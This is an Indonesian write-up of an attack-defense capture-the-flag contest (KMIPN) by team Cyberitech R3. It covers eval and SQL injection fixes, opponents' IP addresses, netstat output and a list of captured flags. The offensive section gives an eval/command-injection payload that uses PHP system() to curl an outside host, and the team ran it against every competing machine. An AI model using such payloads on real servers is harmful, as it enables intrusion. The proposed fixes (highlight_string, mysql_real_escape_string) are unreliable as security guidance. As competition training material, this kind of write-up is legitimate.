

CYBERITECH R3 - Politeknik Negeri Banjarmasin


HARDENING


NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Eval injection
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/playground/index.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Akibat yang dapat ditimbulkan adalah attacker bisa melakukan command injection "https://www.php.net/manual/en/function.eval.php"
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<ol style="list-style-type: none"> 1. Dikarenakan function eval dapat mengeksekusi library dari php, flag didapatkan dengan melakukan curl di mesin tersebut menggunakan function system dari php 2. Maka kami ganti function eval dengan highlight_string dikarenakan memiliki kesamaan dengan function eval


NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	SQL Injection
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/pesbuk/login.php /var/www/pesbuk/register.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Di dalam file /var/www/pesbuk/login.php memiliki function login yang menerima username dan password oleh user yang tidak difilter, sehingga attacker bisa melakukan SQL injection ke server. Sama seperti tadi, di file /var/www/pesbuk/register.php ada function yang menerima inputan dari user yang tidak difilter juga.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Melakukan filter di inputan user agar melepaskan karakter khusus dalam sebuah string sebelum mengirim kueri ke MySQL, seperti dibawah ini: \$username = mysql_real_escape_string(\$_POST['username']); \$password = mysql_real_escape_string(\$_POST['password']);

OFFENSIVE USER

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	Pengejuara 159.223.79.132 N1MDA 139.59.103.159 aezakmi 68.183.190.122 Nandi-vsEverybody 68.183.185.62 Gtechtive 178.128.102.252 05-Council 68.183.181.87 Ramses 178.128.107.119 Kawah 68.183.179.125 Cyberltech-R3 178.128.97.196 Kebelet-Jalan 178.128.105.76 kata-mama 167.172.80.139 UHUY_seCUR1ty 178.128.109.17 Raz-Cyberitech 206.189.86.108 Renaisans 206.189.91.221 ABOT 68.183.237.117 Siber-Awam 128.199.213.64 Wall-Breaker 174.138.21.181 FAQ-TEAM 174.138.29.120
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Eval injection / Command Injection
	Lokasi Potensi Celah Keamanan/Konfigurasi	/var/www/playground/index.php
	Jelaskan secara rinci step by step langkah-langkah dalam	1. Mencari dimana website /var/www/playground/index.php 2. Setelah menemukan port yang terbuka di mesin sendiri ditemukan ada port 81, 500

<p>mengeksploitasi celah keamanan yang ada</p>	<ol style="list-style-type: none"> 3. Ketika di cek port 500 di mesin musuh terdapat input form yang identik dengan file index.php di direktori playground 4. Kami coba memasukkan perintah system dikarenakan system merupakan function dari php yang bisa melakukan eksekusi command "https://www.php.net/manual/en/function.system.php" 5. Dan function system pun berhasil di eksekusi dikarenakan function eval memungkinkan kita mengeksekusi kode php 6. Untuk mendapatkan flag dari user biasa kita harus melakukan curl, maka Kami masukkan function system di input tersebut dengan payload : system("curl system('curl http://143.198.214.35/flag.php');") 7. Lalu kami menjalankan exploit yang sama di semua mesin untuk mendapatkan semua flag
<p>Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.</p>	 <pre> latsiber@kmipn-attack-defense:~\$ sudo netstat -tulnp [sudo] password for latsiber: Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 0 0 localhost:33060 0.0.0.0:* LISTEN 41841/mysqld tcp 0 0 localhost:mysql 0.0.0.0:* LISTEN 41841/mysqld tcp 0 0 0.0.0.0:cisco-sccp 0.0.0.0:* LISTEN 41335/nginx: master tcp 0 0 0.0.0.0:http 0.0.0.0:* LISTEN 41335/nginx: master tcp 0 0 0.0.0.0:81 0.0.0.0:* LISTEN 41335/nginx: master tcp 0 0 0.0.0.0:500 0.0.0.0:* LISTEN 41335/nginx: master tcp 0 0 localhost:domain 0.0.0.0:* LISTEN 45697/systemd-resol tcp 0 0 0.0.0.0:ssh 0.0.0.0:* LISTEN 45476/sshd: /usr/sb tcp 0 0 0.0.0.0:1337 0.0.0.0:* LISTEN 645/socat tcp6 0 0 [::]:cisco-sccp [::]:* LISTEN 41335/nginx: master tcp6 0 0 [::]:http [::]:* LISTEN 41335/nginx: master tcp6 0 0 [::]:81 [::]:* LISTEN 41335/nginx: master tcp6 0 0 [::]:500 [::]:* LISTEN 41335/nginx: master udp 0 0 localhost:domain 0.0.0.0:* LISTEN 45697/systemd-resol udp 0 0 kmipn-attack-def:bootp 0.0.0.0:* LISTEN 45676/systemd-netwo latsiber@kmipn-attack-defense:~\$ </pre>

		
	Laporan	<p>Saat kami mencoba menyerang tim ramses, ternyata port mereka semua ditutup, lalu saat sesudah lapor pada panitia sudah bisa, sayangnya kami tidak melakukan screenshot terhadap buktinya. lalu saat website bisa di akses website port 2000 terdapat error terhadap codenya</p>

		 <p>The screenshot shows a Mozilla Firefox browser window with the address bar displaying <code>178.128.107.119:2000/login.php</code>. The page content displays two error messages:</p> <ul style="list-style-type: none">Warning: require_once(/var/www/pesbuk/config.php): failed to open stream: Permission denied in /var/www/pesbuk/login.php on line 3Fatal error: require_once(): Failed opening required 'config.php' (include_path='.::/usr/share/php') in /var/www/pesbuk/login.php on line 3 <p>The browser's tab bar shows several open tabs, including 'Discord', 'Note - G...', 'Apache 2.4.x', 'Apache HTTP', 'Secure PHP D...', 'KMIPN', '178.128.107.119 x', and 'PHP Playground'. A 'Screenshot taken' notification is visible in the top right corner of the browser window.</p>
--	--	--

FLAG USER

Nama TIM	FLAG
Gtechtive	KMIPN{BmBCrYfnfKueUguKLUyhQGamaacTyngwNE}
N1MDA	KMIPN{wkLYWHWhSUFBgghvhkgdWbidwdbAUHJR}
Siber-Awam	KMIPN{PlefTFAZOpeHXplejshmfyaPleyUkCWPlw}
UHUY_seCUR1ty	KMIPN{ByzfsgVmLGSPjajshXSzjYXxqGGchCKsld}
05-Council	KMIPN{AVPdUxCUxSUqYYCikjKcjiZJEQwpFQEfopo}
Kawah	KMIPN{tdikfdlbMQgghAyNKkjaaQrCepQfByukl}
FAQ-TEAM	KMIPN{PlwtPnhdmEqPwyuvBXzQvGhikwZLXaPlwu}
Wall-Breaker	KMIPN{PleywqShNUawUqPlwtuCWqVhFQETJrLmew}
Renaissans	KMIPN{PyqwZdzfBgZLpojshLtYBSOpwNWBhSFOWp}
Kebelet-jalan	KMIPN{PlwtPnhdmEqPwyuvBXzQvGhikwZLXaPlwu}
Raz-Cyberitech	KMIPN{PlfwJPqpslCzWjghPerQBYLAAQacLFhBjB}